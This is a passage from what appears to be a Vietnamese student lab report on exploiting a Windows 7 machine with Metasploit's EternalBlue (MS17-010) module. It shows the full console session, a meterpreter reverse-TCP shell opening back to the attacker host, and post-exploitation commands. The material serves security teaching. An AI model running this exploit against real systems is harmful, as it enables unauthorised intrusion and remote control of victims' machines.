
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.139.160
RHOSTS => 192.168.139.160
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOSTS 192.168.139.134
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS => 192.168.139.134
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set EXITFUNC thread
EXITFUNC => thread
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.139.134:4444
[*] 192.168.139.160:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.139.160:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.139.160:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.139.160:445 - The target is vulnerable.
[*] 192.168.139.160:445 - Connecting to target for exploitation.
[*] 192.168.139.160:445 - Connection established for exploitation.
[*] 192.168.139.160:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.139.160:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.139.160:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.139.160:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.139.160:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 192.168.139.160:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.139.160:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.139.160:445 - Sending all but last fragment of exploit packet
```

Hình 20 Cấu hình và chạy

Sau một thời gian, dòng lệnh *meterpreter* hiện ra tức là đã thành công.






Hình 21 Tấn công thành công

Sử dụng các lệnh để kiểm tra:


*ifconfig*: kiểm tra địa chỉ IP

*sysinfo*: kiểm tra thông tin hệ thống

*shell*: truy cập shell



Hình 22 Kiểm tra thực thi



Hình 23 Kiểm tra thực thi

Dùng lệnh exit để thoát sau khi khai thác thành công.



## **TÀI LIỆU THAM KHẢO**

- [1] Đinh Trường Duy, Phạm Hoàng Duy, Bài giảng Hệ điều hành Windows và Linux/Unix, Học viện Công Nghệ Bưu Chính Viễn Thông, 2022.
- [2] Tom Carpenter, Microsoft Windows Server Operating System Essentials, Sybex, 2011.
- [3] Chương 2, Giáo trình Cơ sở an toàn thông tin, Học viện Công Nghệ Bưu Chính Viễn Thông, 2020 của tác giả Hoàng Xuân Dậu.
- [4] Tài liệu CEH, <https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/>
- [5] Lab 14 của CSSIA CompTIA Security+® Supported Labs